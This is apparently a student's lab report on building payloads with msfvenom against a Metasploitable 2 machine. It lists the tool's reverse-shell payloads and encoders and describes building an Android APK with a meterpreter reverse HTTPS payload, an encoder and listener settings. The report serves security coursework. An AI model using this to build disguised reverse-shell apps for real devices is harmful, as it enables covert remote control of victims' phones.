ASSIGNMENT NUMBER 03

PAYLOAD CREATION REPORT

BY ANKIT RAJ

SUBMITTED TO - MANOJ KUMAR SIR | mmanoj.manu26@gmail.com

TARGET -METASPOITABLE 2


TARGET IP - 192.168.5.136

EXISTENCE - LOCAL NETWORK

CONTENTS:-


1. TOOL USED - MSFVENOM :-

2. MSFVENOM LIST PAYLOAD COMMAND USED :-



```
┌──(root㉿ankeymaccy)-[/home/err04]
└─# msfvenom -l payloads

Framework Payloads (867 total) [--payload <value>]
==================================================

    Name                                                Description
    ----                                                -----------
    aix/ppc/shell_bind_tcp                              Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                             Spawn a shell on an established connection
    aix/ppc/shell_interact                              Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                           Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http                    Run a meterpreter server in Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https                   Run a meterpreter server in Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp                     Run a meterpreter server in Android. Connect back stager
    android/meterpreter_reverse_http                    Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https                   Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp                     Connect back to the attacker and spawn a Meterpreter shell
    android/shell/reverse_http                          Spawn a piped command shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https                         Spawn a piped command shell (sh). Tunnel communication over HTTPS
    android/shell/reverse_tcp                           Spawn a piped command shell (sh). Connect back stager
    apple_ios/aarch64/meterpreter_reverse_http          Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_https         Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_tcp           Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/shell_reverse_tcp                 Connect back to attacker and spawn a command shell
    apple_ios/armle/meterpreter_reverse_http            Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_https           Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_tcp             Run the Meterpreter / Mettle server payload (stageless)
    bsd/sparc/shell_bind_tcp                            Listen for a connection and spawn a command shell
    bsd/sparc/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    bsd/vax/shell_reverse_tcp                           Connect back to attacker and spawn a command shell
    bsd/x64/exec                                        Execute an arbitrary command
    bsd/x64/shell_bind_ipv6_tcp                         Listen for a connection and spawn a command shell over IPv6
    bsd/x64/shell_bind_tcp                              Bind an arbitrary command to an arbitrary port
    bsd/x64/shell_bind_tcp_small                        Listen for a connection and spawn a command shell
    bsd/x64/shell_reverse_ipv6_tcp                      Connect back to attacker and spawn a command shell over IPv6
    bsd/x64/shell_reverse_tcp                           Connect back to attacker and spawn a command shell
    bsd/x64/shell_reverse_tcp_small                     Connect back to attacker and spawn a command shell
    bsd/x86/exec                                        Execute an arbitrary command
    bsd/x86/metsvc_bind_tcp                             Stub payload for interacting with a Meterpreter Service
    bsd/x86/metsvc_reverse_tcp                          Stub payload for interacting with a Meterpreter Service
    bsd/x86/shell/bind_ipv6_tcp                         Spawn a command shell (staged). Listen for a connection over IPv6
    bsd/x86/shell/bind_tcp                              Spawn a command shell (staged). Listen for a connection
    bsd/x86/shell/find_tag                              Spawn a command shell (staged). Use an established connection
    bsd/x86/shell/reverse_ipv6_tcp                      Spawn a command shell (staged). Connect back to the attacker over IPv6
    bsd/x86/shell/reverse_tcp                           Spawn a command shell (staged). Connect back to the attacker
    bsd/x86/shell_bind_tcp                              Listen for a connection and spawn a command shell
```


3. MSFVENOM LIST ENCODER COMMAND USED :-



```
┌──(root㉿ankeymaccy)-[/home/err04]
└─# msfvenom -l encoders

Framework Encoders [--encoder <value>]
======================================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/brace                     low        Bash Brace Expansion Command Encoder
    cmd/echo                      good       Echo Command Encoder
    cmd/generic_sh                manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                      normal     Perl Command Encoder
    cmd/powershell_base64         excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                 manual     The EICAR Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/byte_xori              normal     Byte XORi Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/byte_xori              normal     Byte XORi Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
    ruby/base64                   great      Ruby Base64 Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
    x64/xor                       normal     XOR Encoder
    x64/xor_context               normal     Hostname-based Context Keyed Payload Encoder
    x64/xor_dynamic               normal     Dynamic key XOR Encoder
    x64/zutto_dekiru              manual     Zutto Dekiru
    x86/add_sub                   manual     Add/Sub Encoder
    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
    x86/bloxor                    manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot              manual     BMP Polyglot
    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
    x86/context_cpuid             manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat              manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time              manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                 normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive         normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                  low        Non-Alpha Encoder
    x86/nonupper                  low        Non-Upper Encoder
    x86/opt_sub                   manual     Sub Encoder (optimised)
```


4. ANDROID PAYLOAD CREATION :-

- TOOL USED IS MSF VENOM
- PAYLOAD NAME - Android.apk
- ARGUMENTS USED "-p" for payload, "-e for encoders", "LHOST for listening host ip address", "LPORT for listening port".
- PAYLOAD USED - android/meterpreter_reverse_https



